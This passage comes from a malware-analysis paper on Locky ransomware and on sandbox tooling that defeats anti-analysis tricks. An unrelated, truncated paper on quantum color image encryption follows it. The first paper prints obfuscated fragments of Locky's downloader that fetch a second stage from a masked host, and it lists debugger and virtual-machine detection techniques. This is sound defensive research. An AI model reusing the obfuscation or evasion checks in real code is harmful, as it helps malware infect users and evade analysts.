Contrary, a dynamic analysis approach can reveal useful information automatically [11], almost without any security researcher activities. The gathered sample is executed in a specially crafted environment, often called a *sandbox*. All activities of the malicious code are carefully monitored (e.g. created processes, files downloaded from the Internet and all of the network communication). The evident hostile activity (e.g. sending SPAM or working exploits) are denied by the environment protection mechanism. Of course, the Internet traffic cannot be completely denied due to the fact that modern malware, during the infection, downloads further elements from the Internet (e.g. the second stage of *Locky* ransomware) or contact Command and Control servers (C&C) [12]. The security researcher must determine the trade off between the risk introduced and collection of possibly valuable information when some protection mechanisms are loosen.

One of the most notable sandbox environment is *Cuckoo* [11]. In the most cases *Cuckoo* uses *VmWare* or *Virtual Box* virtualization hypervisors. Unfortunately, due to the great popularity of this system, these two virtual environments are the most often detected by the malware (in such case it simply stops its hostile activity). To deal with that, during our research we have developed two different environments dedicated for dynamic analysis - *Maltester* [13] and *MESS* [12].

Both systems have similar structure. The management system receives commands from the user. In effect, a clean virtual machine is created (a sandbox system) – a snapshot feature of the hypervisor is used. Launched sandbox machine has a custom software responsible for receiving a malware sample for the analysis and its execution. Due to security concerns all the traffic between the Internet and the sandbox system (with a suspicious file) is forwarded by an additional gateway system which implements Firewall and NAT services. Any hostile activity is stopped at this system. The overall infrastructure of the developed *Maltester* and *MESS* systems is very similar to the one used by the *Cuckoo* sandbox. However, our systems utilize not so common (in a security world) hypervisors: respectively *Xen* and *Microsoft Hyper-V*. Our research shows that for some malware samples the analysis has failed in well known systems but they were successfully evaluated in our custom dynamic analysis environments.

### III. LOCKY CASE STUDY

The results presented in this paper are continuation of the previous works associated with the analysis of the *CryptoWall* ransomware conducted at the beginning of 2015 [13]. Because of unknown reasons new samples of the *CryptoWall* were not observed in the January 2016 and later the whole *CryptoWall* infrastructure was shut down. However, around the middle of the February a new ransomware family appeared - called *Locky*. Like its predecessor, it encrypts user data and uses asymmetric cryptography. Public key used for the encryption is downloaded from a C&C server. Contrary to the *CryptoWall*, the *Locky* family uses more complicated schema for C&C access. Each sample has a few hard-coded C&C IP addresses. If they are shutdown, *Locky* uses domain generation algorithm (DGA) for finding other working C&C servers.

Since the middle of the March 2016 to the beginning of the January 2017 more than 5900 samples associated with *Locky* malware were reported in the *malwr.com* service. Around 700 of them are in Windows executable (PE32) format. In the remaining 5200 samples of the first stage we identified 278 hostile Excel and 753 hostile Word documents (around 20% of samples).

The characteristic for *Locky* campaigns is that the first stage code is very often in JavaScript and is sent to the victims as files with *.js* and *.wsf* extensions. The conducted research revealed that in more than 75% of the *Locky* first stage code samples. What should be emphasized, Microsoft Windows silently executes JavaScript code if given file extension is *.js*.

Among all the analysed JavaScript-based *Locky* samples, the simplest and the shortest code is contained in 17 lines (693 bytes)<sup>1</sup>. In more recent samples, this first stage code become obfuscated using various methods. In effect, the code became longer and more complicated for analysis. The longest observed *Locky* first stage code has a length slightly more than 1 Megabyte - exactly 1064661 bytes<sup>2</sup>. The code presented in the Fig. 1 as Original Code with high probability was manually de-obfuscated by a security analyst (used variables, function names and all parameters use human readable names). However, obfuscated code with the same functionality can be observed in real samples sent to the victims. Fig. 1 presents a few sample obfuscation techniques (parts A, B, and C).

In all three presented cases variables with strange names (*Njofagi*, *DqWgVQeF*, and *JBGUHYm2e*) represents ActiveXObject *MSXML2.XMLHTTP*, which is used for preparation of a HTTP request and downloading of the *Locky* second stage code. The first obfuscated excerpt code presented in the Fig. 1 obfuscate only variable names. Code presented in excerpt B encodes parts of JavaScript code using Unicode. Despite complicated appearance, this code can be easily de-obfuscated even using Unicode decoding services freely available online<sup>3</sup>. The last excerpt in Fig. 1 presents a technique in which the program text parts (like web server address and

<sup>1</sup>Sample from *malwr.com* with MD5 *dafb1c1626d822e9de4a7ae5b33eae59*.

<sup>2</sup>Sample with MD5 *9b823aeed9fda550bddeb735f35e6d3b*.

<sup>3</sup>For example <https://www.branah.com/unicode-converter>.

```

/** Original Code */
xmlhttp['open']
('GET', 'http://XXX.YY/45g456', false);
xmlhttp['send']();

/** A */
Njofagi[Uzkoy]
('GET', 'http://XXX.YY/45g456', false);
Njofagi["send"]();

/** B */
DqWgVQeF['o\u0070\u0065n']
('G\u0045T',
'\u0068\u0074\u0074\u0070... ', false);
DqWgVQeF['se\u006E\u0064']();

/** C */
JBGUHYm2e[TTBLVVx3k]
('G\x45T',
"ht"+"tp"+"://"+"XX"+"X"+"YY"
+"/a"+"se"+"32f"+"f",
false);
JBGUHYm2e["s"+"end"]();

```

Fig. 1. Various obfuscation techniques (A, B, and C) and the Original Code.

function names as well) are divided into short chunks and dynamically concatenated before use. Code excerpts are taken from the samples with code lengths of 2468<sup>4</sup>, 1707<sup>5</sup>, and 533256<sup>6</sup> bytes.

A huge span of sizes of the *Locky* first stage code sizes was observed - from below 1000 bytes to more than 1 MiB during the analyses period. The most evident strange behaviour which was observed between April and May concerns a sharp rise of the JavaScript code size. Analysis of these samples revealed that core part of the code is similar to the already observed. However, some random text is placed in variously defined comments<sup>7</sup>. Further samples, with even larger sizes have introduced various lines of random text, for example, a repeated pattern of '12345667890'<sup>8</sup>. We suspected that these changes in code utilize some flaws in security software, for example, anti-virus software which cannot properly detect malware in such a big JavaScript code.

Analysing another sharp rise in the size of the exploits (from a few kibibytes to more than 10 KiB) showed that a new kind of obfuscation was introduced by the attackers: the whole protected JavaScript code is partitioned into some small chunks and concatenated just before the execution<sup>9</sup>.

In the third case, instead of partitioning the code into chunks, a final code is included as an encrypted text. The simple mono-alphabetic cipher is used. The most characteristic part of this type of downloader is a slightly obfuscated array used in decryption procedure of the final downloader code.

In another case a completely different kind of the first stage code was identified. Previously used *Locky* downloader was directly downloading a second stage executable. However, around 24th of May this behaviour changed: *Locky* started to download a second stage malware which was encrypted.

During the conducted research we observed the evolution of the used encryption techniques. The first encrypted samples (which appeared first on distribution servers at 24th of May) were using a simple mono-alphabetic substitution cipher. Decryption code implementation uses *XOR* function with a single byte key - even during viewing of such file in hex-editor, the repeating strings of the same byte can be observed (due to many 0-valued bytes in the Windows executable format). To hinder the analysis, the attacker reverses the whole file and adds a few random bytes at the end of the file. Due to the used key - 0x73, which represents in the ASCII letter *s*, a downloaded second stage file in hex-editor have a catching in the eye numerous strings of letter *s*.

In the following weeks some longer keys were observed. The longest one was automatically generated from two numbers and have a length of 256 bytes. However, from the June 2016 in most cases some shorter keys were observed - in the most cases using 32 bytes of ASCII characters. Due to the fact that most hex-editors presents in one line multiplicity of 8 or 16 bytes, this size of a key produce repeatable pattern easily visible in the viewed file, which in effect simplify reproduction of the original key. Despite these drawbacks, this behaviour was most common to the end of the year. However, occasionally other key lengths appear, but all of them are only within ASCII characters range.

Additional change in the downloaded second stage of the *Locky* malware, which appears together with encryption, concerns a format of the executable which takes the form of DLL library. The DLL-based second stage samples appeared for the first time at the 29th of August 2016. Usage of the DLL is well known hinder behaviour used nowadays by the attackers. However, owners of the *Locky* have extended this technique. In the previously analysed malware, the samples distributed as a DLL required a usage of the *rundll32* utility - *Locky* samples do not run by the execution of a standard DLL entry function executed by the *rundll32*. To make it difficult, *Locky* malware uses additional entry function, which name is included in the encrypted first stage code. Moreover, the name of that secret entry function was not given in the exported functions table. After some initial investigation, we suspect that the used entry function is dynamically decrypted by some other standard entry function. In effect, to run *Locky* malware sample, this entry function must be discovered before any further analyses. So, to conduct dynamic analysis of such sample, some modifications of the analysing environment have to be introduced.

To the end of the November only one simple entry function name was used ("qwerty"). Later, this entry function was changed more and more often - at the end almost on daily basis. The last analysed *Locky* campaign used 25 of such functions.

<sup>4</sup>Sample with MD5 73a65a07887c705971d6d01a546bc748.

<sup>5</sup>Sample with MD5 0ed65a747b98989f24e660d495c71524.

<sup>6</sup>Sample with MD5 e04892726b496ce5f0c9fc9d08fd73b5.

<sup>7</sup>e.g. a sample with MD5 c9e26aec4405e79131a585802bcd0de9.

<sup>8</sup>Sample with MD5 fcbfe7604f94f15abdbe6fea1c865cc4.

<sup>9</sup>Sample with MD5 d6eeeb79c1be9dedc781a200c67a92e6.

#### IV. MALWARE DEFENCE TECHNIQUES

Malware evolution is driven not only by new attack possibilities, but also by the need to obstruct analysis efforts. The longer analyses of malware behaviour means longer activity in the environment – infection of thousands of additional machines. So, the obstruction of analysis is a natural next step in the evolution of any malware.

To overcome static analysis efforts, malware can use various mixes of encoding, encryption, mutation and other operations (some real-life examples are presented in Sec. III). This made the dynamic analysis more and more important in the past years, yet malware creators are aware of that and also enhanced their software. The most basic, but very effective, malwares' defence strategy is to detect the fact of being analysed and just stop to do anything. Because dynamic analysis requires some supervisor software to be present, the easiest way for malware to detect the analysis is to check if it runs in a supervised environment or not. For example, a debugger connected to the infected process or execution on a virtual machine can mean that the software is being analysed. Malware does not need to make any additional checks for the potential reasons of debugging or presence of virtual environment – vast majority of users does not use debuggers and works on a real hardware, so, even if malware will loose some targets, it still gains a lot more.

Some common supervision detection techniques targeting Microsoft Windows operating system are described below. Nevertheless, variations of the same techniques can be also used by malware working on any other system.

1) *Checking for debugger presence using system API:* Standard Windows API library *kernel32* provides two functions which can be used by any software to detect debugger connected to the current process: *IsDebuggerPresent* and *CheckRemoteDebuggerPresent*. It is one of the simplest check a malware can perform, but will be effective against simple debugging of infected process.

2) *Checking for remote debugger presence:* Instead of relying on system API, a process can retrieve remote debugger information by directly querying the kernel using *NtQueryInformationProcess* from *ntdll* library. This method is used to retrieve *EPROCESS* structure that contains information about potentially connected remote debuggers.

3) *Checking PEB structure:* Low level check of debugger presence can be achieved by direct read of *BeingDebugged* flag from the *PEB* structure which is available at a predefined address for each process (i.e. *fs:[0x30]* on 32-bit system and *gs:[0x60]* on 64-bit). Reading this flag requires some assembly code, but makes software independent from any external library.

4) *Instruction execution time measurement:* It is harder to determine if a program executes in a virtual or real machine, as, in theory, virtualization should be transparent to the guest system (end its processes). However, the simplest check can be achieved by measuring the execution time of a single processor instruction - in a virtual system this time is longer. Using the *RDTSC* instruction a program can read *TSC* registry

value, which contains the number of cycles since the last processor power-on. Comparing two consequent reads with some expected difference can hint the presence of additional virtualization layer between the hardware and the software. Although simple, this method is not very accurate and can yield many false positives.

5) *Validating machine and user name:* Names of machines used by analysis systems can contain strings like *maltest*, *sandbox*, *virus* etc. Malware can compare current machine or user name against dictionary to quickly get hint for being analysed. Library *advapi32* provides the method *GetUserName* for reading user name while the *kernel32* library provides machine name via *GetComputerName* method.

6) *Validating peripherals properties:* Various hypervisors can use some predefined names for emulated peripherals. For example *Hyper-V* uses its name in the name of some peripherals, including BIOS name and version. Other properties which can be used by a malware include MAC address of a network card, which usually comes from a pool assigned for the virtual machine manufacturer. Reading those values usually requires checking various keys from *Windows Registry*.

7) *Checking parent process name:* Usually a malware after infection is executed on each user login (parent process: *explorer.exe*) or as a system service (parent process: *svchost.exe*). Other parent processes can mean that malware sample was executed by some kind of a supervisor process, which is sometimes needed even in virtualized environment. Process parent can be found in *PROCESSENTRY32* structure, which can be queried using *Process32First* and *Process32Next* functions from the *kernel32* library.

8) *Expecting cursor movements:* Some malware tries to detect if there is any real live user interaction ongoing before deciding to attack the system. One of the easiest techniques malware uses is to check a mouse cursor position on the screen. Basic, virtual machine based, sandboxes, executed in automated way for the analysis do not simulate mouse cursor movements. Process can acquire cursor status using *GetCursorInfo* provided by the *user32* library.

#### V. STEALTHGUARDIAN

Overcoming malware counter-analysis efforts is required to continue with efficient dynamic analysis of future samples. The idea is to enhance the system for the analysis in such a way that it will appear as stealth to the analysed sample as possible. Various techniques of achieving that goal were developed, tested and implemented in the authors' Institute as a *StealthGuardian* software. It wraps the execution of a sample providing additional layer upon the operating system. It can be integrated with any analysis system as it does not introduce any new requirements for the supervisor system. In our Institute it became a part of the MESS infrastructure - a supervisor program running inside a sandbox virtual machine, which is used in MESS to launch the analysed sample, can now launch *StealthGuardian* which then executes the sample for the analysis.

First tested solution was based on attaching to the executed sample as a debugger and switching into *single-step* execution mode. However, this extremely reduces the performance of the analysis – sample execution can take even a couple of thousand times longer. This technique could still be used if a *single-step* would be turned on only for some critical parts of the sample execution, but some preliminary analysis of the sample has to be performed to determine these parts.

The obstruction techniques described in Section IV can be divided into two groups based on a method of implementation: 1) direct processor instruction execution, 2) Windows API methods call. Using a debugger can handle the first group and some of the calls from the second group - those which can be easily recognized as assembly instruction sequence. But recognizing all the calls using a debugger seems to be too complicated and costly in terms of the performance. So, the proposed solution requires capturing all the calls of API functions and temper with their results before providing them to the analysed sample. It will not cover all the techniques used by malware but it is effective and efficient.

Capturing Windows API calls can be achieved using *inline hooking* technique. It involves replacing the code of the selected library functions with the calls to the substituted functions, which then can call the original functions. A *trampoline* is quite well known and popular technique, so various implementations are available. *StealthGuardian* uses *MinHook* library<sup>10</sup> to intercept Windows API calls responsible for malware defence techniques described in Section IV. To make it work properly, it was necessary to prepare both *x32* and *x64* versions of *StealthGuardian*, so it can work with all architectures used by different malware. It was also necessary to overcome some other technical issues, like supporting both ASCII and UTF versions of some API functions and hooking libraries loaded by direct calls to the *LoadLibrary* function, even in new threads or processes spawned by the original (parent) process. Proper behaviour of the hooked methods had to be designed – returning completely random values may not trick smart malware (e.g. user name can be random, but has to be constant for the whole sandbox execution).

Final version of *StealthGuardian* was able to trick special sample prepared in the Institute, which was using all supported by *StealthGuardian* defence techniques. Following experiments on some real samples also proved usefulness of this solution. For example, it allowed to observe the whole known behaviour of the *Win32/Urnsnif*<sup>11</sup>.

## VI. CONCLUSION

For the last few years we observe arms race between black hats and security community. Cybercriminals introduce new attack tactics which later are discovered, analysed and mitigated using new security mechanisms. When more and more users start using these mitigation mechanisms, cybercriminals introduce new methods and the cycle starts once

again. However, the time between the next cycle is decreasing. Few years ago we observed a new sample of a given malware family once a few weeks. During the analysis of the *Locky* we observed from two to three distinct samples daily.

These rapid changes of cybercriminal tactics are challenging for the security community. Conducted research showed that the usage of dynamic analysis could reduce the time needed for performing the analysis of a new malware sample. However, sometimes the changes introduced by the malware are so significant that the environment for the analysis must be upgraded. This paper describes with details some of these developments which allow the analysis of the most recently appearing malware samples.

## REFERENCES

- [1] T. Herr and E. Armbrust, "Milware: Identification and implications of state authored malicious software," in *Proceedings of the 2015 New Security Paradigms Workshop*, ser. NSPW '15. New York, NY, USA: ACM, 2015, pp. 29–43. [Online]. Available: <http://doi.acm.org/10.1145/2841113.2841116>
- [2] C. Lever, P. Kotzias, D. Balzarotti, J. Caballero, and M. Antonakakis, "A Lustrum of malware network communication: Evolution and insights," in *S&P 2017, 37th IEEE Symposium on Security and Privacy*, May 23–25, 2017, San Jose, USA, San Jose, UNITED STATES, 05 2017. [Online]. Available: <http://www.eurecom.fr/publication/5177>
- [3] K. Cabaj, K. Grochowski, and P. Gawkowski, "Practical problems of internet threats analyses," in *Theory and Engineering of Complex Systems and Dependability. Proceedings of the Tenth International Conference on Dependability and Complex Systems DepCoS-RELCOMEX*, ser. Advances in Intelligent Systems and Computing, W. Zamojski, J. Mazurkiewicz, J. Sugier, T. Walkowiak, and J. Kacprzyk, Eds., vol. 365. Springer International Publishing, 2015, pp. 87–96.
- [4] K. Cabaj and P. Gawkowski, "Honeypot systems in practice," *Przegląd Elektrotechniczny*, vol. 91, no. 2, pp. 63–67, 2015.
- [5] M. L. Bringer, C. A. Chelmecki, and H. Fujinoki, "A survey: Recent advances and future trends in honeypot research," *International Journal of Computer Network and Information Security*, vol. 4, no. 10, p. 63, 2012.
- [6] P. Baecher, M. Koetter, T. Holz, M. Dornseif, and F. Freiling, *The Nepenthes Platform: An Efficient Approach to Collect Malware*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2006, pp. 165–184. [Online]. Available: [http://dx.doi.org/10.1007/11856214\\_9](http://dx.doi.org/10.1007/11856214_9)
- [7] T. Sochor and M. Zuzcak, *Study of Internet Threats and Attack Methods Using Honeypots and Honeynets*. Cham: Springer International Publishing, 2014, pp. 118–127. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-07941-7\\_12](http://dx.doi.org/10.1007/978-3-319-07941-7_12)
- [8] P. Baecher, M. Koetter, T. Holz, M. Dornseif, and F. Freiling, *The Nepenthes Platform: An Efficient Approach to Collect Malware*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2006, pp. 165–184. [Online]. Available: [http://dx.doi.org/10.1007/11856214\\_9](http://dx.doi.org/10.1007/11856214_9)
- [9] M. Xu, L. Wu, S. Qi, J. Xu, H. Zhang, Y. Ren, and N. Zheng, "A similarity metric method of obfuscated malware using function-call graph," *Journal of Computer Virology and Hacking Techniques*, vol. 9, no. 1, pp. 35–47, 2013. [Online]. Available: <http://dx.doi.org/10.1007/s11416-012-0175-y>
- [10] C. Guarnieri and A. Tanasi. malwr.com website. [Online]. Available: <http://malwr.com>
- [11] M. Vasilescu, L. Gheorghe, and N. Tapus, "Practical malware analysis based on sandboxing," in *2014 RoEduNet Conference 13th Edition: Networking in Education and Research Joint Event RENAM 8th Conference*, Sept 2014, pp. 1–6.
- [12] K. Cabaj, P. Gawkowski, K. Grochowski, and A. Kosik, "Developing malware evaluation infrastructure," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., vol. 5. IEEE, 2016, pp. 1001–1009.
- [13] K. Cabaj, P. Gawkowski, K. Grochowski, and D. Osojca, "Network activity analysis of cryptowall ransomware," *Przegląd Elektrotechniczny*, vol. 91, no. 11, pp. 201–204, 2015.

<sup>10</sup><https://github.com/TsudaKageyu/minhook>

<sup>11</sup>Sample with MD5 *4df3ce5c9a83829c0f81ee1e3121c6ea*.



# Quantum color image encryption based on multiple discrete chaotic systems

Li Li  
Shenzhen Institute of  
Information Technology,  
Shenzhen, 518172, China  
Email:  
lili\_sziit2014@163.com

Bassem Abd-El-Atty,  
Ahmed A. Abd El-Latif  
Mathematics Department,  
Faculty of Science, Menoufia  
University, Shebin El-Koom  
32511, Egypt  
Email: {bassimeldeeb,  
a.rahiem}@gmail.com

Ahmed Ghoneim  
Mathematics Department,  
Faculty of Science, Menoufia  
University, Shebin El-Koom  
32511, Egypt  
Email:  
amghoneim@googlemail.com

**Abstract**—In this paper, a novel quantum encryption algorithm for color image is proposed based on multiple discrete chaotic systems. The proposed quantum image encryption algorithm utilize the quantum controlled-NOT image generated by chaotic logistic map, asymmetric tent map and logistic Chebyshev map to control the XOR operation in the encryption process. Experiment results and analysis show that the proposed algorithm has high efficiency and security against differential and statistical attacks.

## I. INTRODUCTION

QUANTUM information processing is a great of current interest for computer, mathematics, and physical scientists. It is a discipline devoted to the development of novel quantum protocols/algorithms for storing, processing, and retrieving visual information [1]. It will likely lead to a new way of technological innovations in computation, communication, image processing and cryptography since the quantum computation could overcome the inefficiency on classical computers [2].

The feature of quantum parallelism is utilized in quantum image processing to speed up various processing tasks such as quantum image encryption [3-11], quantum image steganography [12, 13], quantum image watermarking [14] and so on. Quantum image encryption is widely used to assure security in the information hidden into those images [3]. The algorithms for quantum image encryption could be mainly classified into three types: quantum scrambling, quantum diffusion and combination between them. The first task of quantum image processing is to capture and store the image on quantum computers. Quantum image can be represented for flexible processing by several methods like NEQR, FRQI, NCQI, etc. [15, 16].

In 2013, a quantum image encryption algorithm based on quantum Fourier transform and double random-phase encoding is proposed in Yang et al.'s work [4]. In 2014, based on color and restricted geometric transformations, Song et al. [3] presented a new quantum image encryption algorithm. One year later, based on double random-phase encoding and generalized Arnold transform, a quantum image encryption algorithm is proposed by Zhou et al. [8]. In 2016,

based on image XOR operations, Gong et al. [9] designed a quantum image encryption algorithm in which Chen's hyper-chaotic system is used to control the controlled-NOT operation. Also in the same year, Liang et al. [7] proposed a quantum image encryption algorithm based on generalized affine transform and image XOR operations controlled by logistic map. In 2017, by using iterative Arnold transforms and a hyper-chaotic system to control image cycle shift operations, a quantum image encryption algorithm is presented in Zhou et al.'s work [10]. However all quantum image encryption algorithms mentioned above used to encrypt only quantum gray-level images not quantum color images. In 2016, based on Chen's hyper-chaotic system, a quantum color image encryption algorithm is proposed in Tan et al.'s work [11]. To the best of our knowledge, in the earlier works, there is no quantum image encryption algorithm based on multiple discrete chaotic systems (e.g. logistic Chebyshev map and asymmetric tent map) for color images to increase the security of the encryption algorithm. So, the study of utilizing multiple discrete chaotic systems in quantum color image encryption algorithms is required.

In this paper, a novel quantum color image encryption algorithm is proposed based on multiple discrete chaotic maps. The proposed algorithm utilized the quantum controlled not image generated by logistic map, asymmetric tent map and logistic Chebyshev map. The quantum circuit of the proposed algorithm is devised based on NCQI [16] quantum color image representation. Based on simulations results and numerical analyses, the proposed quantum color image algorithm demonstrates the efficiency as well as security against differential and statistical attacks.

## II. BASIC RECALLS AND PRELIMINARY KNOWLEDGE

### A. Quantum color image representation

In this section, we give a brief overview of the novel quantum representation for color images (NCQI) [16], which is the basis of the proposed algorithm. For each pixel in an image, the NCQI model consists of color



information  $|c_i\rangle$  and its corresponding position information  $|i\rangle$ . The representative expression of a quantum color image can be expressed as follows.

$$|I\rangle = \frac{1}{2^n} \sum_{i=0}^{2^{2n}-1} |c_i\rangle \otimes |i\rangle, |c_i\rangle = |c_i^{23} \dots c_i^1 c_i^0\rangle, c_i^k \in \{0,1\} \quad (1)$$

For more details about NCQI representation see [16].

### B. Chaotic systems

#### 1) The logistic map

The definition of the logistic map can be seen as in Eq (2).

$$x_{i+1} = \delta x_i (1 - x_i)$$

(2)

where  $x_0 \in (0,1)$  and  $\delta \in (0,4)$  are the initial value and control parameter respectively.

#### 2) The asymmetric tent map

The definition of the asymmetric tent map can be seen in Eq.(3) which is the enhanced version of the tent map.

$$y_{i+1} = \begin{cases} \frac{y_i}{\beta} & \text{for } y_i < \beta \\ \frac{(1-y_i)}{(1-\beta)} & \text{for } y_i \geq \beta \end{cases}$$

(3)

where  $\beta \in (0,1)$  and  $y_0 \in (0,1)$  are the control parameter and initial value in the map respectively [17].

#### 3) The logistic Chebyshev map

The definition of the logistic Chebyshev map [18] can be seen in Eq(4).

$$z_{i+1} = \left[ \alpha z_i (1 - z_i) + \frac{(4 - \alpha) \cos(a \times \arccos(z_i))}{4} \right] \bmod 1 \quad (4)$$

where  $z_0 \in (0,1)$  is the initial value and  $\alpha \in (0,4)$  is a control parameter.  $a \in N$  refers to the degree of the Chebyshev map.

### III. PROPOSED QUANTUM IMAGE ENCRYPTION ALGORITHM

In this section, we introduce a quantum color image encryption algorithm utilizing quantum controlled not image which is obtained by the multiple discrete chaotic systems. In the proposed algorithm, multiple chaotic maps are used to generate the controlled not image, such as chaotic logistic map, asymmetric tent map and logistic Chebyshev map

shows the quantum circuit of the proposed encryption algorithm.

The encryption procedures of the proposed algorithm are illustrated as following:

**Step 1:** select initial value for  $x_i$  and value for  $\delta$  where  $x_0 \in (0,1)$ ,  $3.85 \leq \delta \leq 4$  as a secret key in the Logistic map.

$x_{i+1} = \delta x_i (1 - x_i)$ , where  $i = 0, 1, 2, \dots, 2^{2n}$ , ( $2^{2n}$  is the image size).

**Step 2:** select initial value for  $y_i$  and value for  $\beta$  where  $y_0 \in (0,1)$ ,  $\beta \in (0,1)$  as a secret key in the asymmetric tent map.

$$y_{i+1} = \begin{cases} \frac{y_i}{\beta} & \text{for } y_i < \beta \\ \frac{(1-y_i)}{(1-\beta)} & \text{for } y_i \geq \beta \end{cases}$$

where  $i = 0, 1, 2, \dots, 2^{2n}$ , ( $2^{2n}$  is the image size).

**Step 3:** select initial value for  $z_i$  and value for  $\alpha$  where  $z_0 \in (0,1)$ ,  $\alpha \in (0,4)$  as a secret key in the logistic Chebyshev map.

$$z_{i+1} = \left[ \alpha z_i (1 - z_i) + \frac{(4 - \alpha) \cos(a \times \arccos(z_i))}{4} \right] \bmod 1$$

where  $i = 0, 1, 2, \dots, 2^{2n}$ , ( $2^{2n}$  is the image size).

**Step 4:** transform the three sequences  $\{x_i\}$ ,  $\{y_i\}$  and  $\{z_i\}$  that generated from chaotic maps into integer sequences as follows:

$$x_i^* = \lfloor \text{fix}((x_i - \text{fix}(x_i)) \times 10^{14}) \rfloor \bmod 256$$

$$y_i^* = \lfloor \text{fix}((y_i - \text{fix}(y_i)) \times 10^{14}) \rfloor \bmod 256$$

$$z_i^* = \lfloor \text{fix}((z_i - \text{fix}(z_i)) \times 10^{14}) \rfloor \bmod 256$$

**Step 5:** generate the three layers of controlled color image using the three sequences  $\{x_i^*\}$ ,  $\{y_i^*\}$  and  $\{z_i^*\}$  then transformation it to quantum color image.

$$|J\rangle = \frac{1}{2^n} \sum_{j=0}^{2^{2n}-1} |c_j\rangle \otimes |j\rangle, |c_j\rangle = |c_j^{23} \dots c_j^1 c_j^0\rangle, c_j^k \in \{0,1\}$$

**Step 6:** Transform the original image into quantum form as follows:

$$|I\rangle = \frac{1}{2^n} \sum_{i=0}^{2^{2n}-1} |c_i\rangle \otimes |i\rangle, |c_i\rangle = |c_i^{23} \dots c_i^1 c_i^0\rangle, c_i^k \in \{0,1\}$$

**Step 7:** The quantum color image  $|I\rangle$  encrypted by applying the controlled-not operations controlled by the quantum color image  $|J\rangle$  as shown in Fig. 1.

#### IV. NUMERICAL RESULTS

To simulate the proposed quantum color image algorithm, a personal computer with Intel Core™ 2Duo CPU 3.00 GHz and 4 GB RAM equipped with software MATLAB R2009b (version 7.9.0.529) are used to perform operations on quantum images. Lena and baboon images of size  $(256 \times 256)$  are used as the test images (see Figure 2). The simulation parameters as a secret keys used in logistic map are  $x_0 = 0.321$  and  $\delta = 3.9842$ , in asymmetric tent map  $y_0 = 0.5678$  and  $\beta = 0.7$  and in logistic Chebyshev map  $z_0 = 0.345$ ,  $a = 222$  and  $\alpha = 3.2$ .

##### A. Correlation of adjacent pixels

In ordinary images each two pixels are highly correlated with each other, so correlation coefficients in each direction (vertical, horizontal and diagonal) close to 1 while in encrypted images using a good encryption algorithm close to 0. Table 1 stated the correlation coefficients between adjacent two pixels in each direction for the encrypted images and their corresponding original images. Figs 3, 4 and 5 show the correlations of two neighboring horizontal, vertical and diagonal pixels in red, green and blue values, respectively for Lena image. It is obviously that the correlations coefficients for the encrypted images are close to 0. So that, there is no information obtained about the original image by analysis the correlations of neighborhood pixels for encrypted image.

##### B. Histogram analysis

Image histogram is an essential tool to assess the performance of any image encryption algorithm. It demonstrates the frequency distribution of pixel values in one image. The good secure encryption algorithm should resist against various brute force attacks by ensuring the uniform histograms in different encrypted images. The histograms of RGB pixel values for image Lena before and after encryption process are shown in Fig. 6. It can be seen from Fig. 6, the histograms of RGB pixel values for original image are completely different from the histograms of their corresponding encrypted image and the histograms that belong to encrypted image are very similar with each other. So we can conclude that the histogram analysis attacks can be resisted in the proposed quantum color image algorithm.

##### C. Key space analysis

Key space is the space of several keys that can be used in attack process. Large key space to resist the brute-force attack is an another tool to evaluate the security for a good image encryption algorithm. The proposed algorithm has six initial values that have infinite decimals points for  $x_0$ ,  $y_0$ ,  $z_0$ ,  $\delta$ ,  $\beta$  and  $\alpha$  in addition to  $a$  as a secret keys. The key space of  $x_0$  only is  $10^{14}$ . Also  $y_0$  and  $z_0$  each of them have key space  $10^{14}$ . Thus the total key space 1

proposed algorithm is  $10^{42}$ , in addition the key spaces of  $\delta$ ,  $\alpha$  and  $\beta$ .

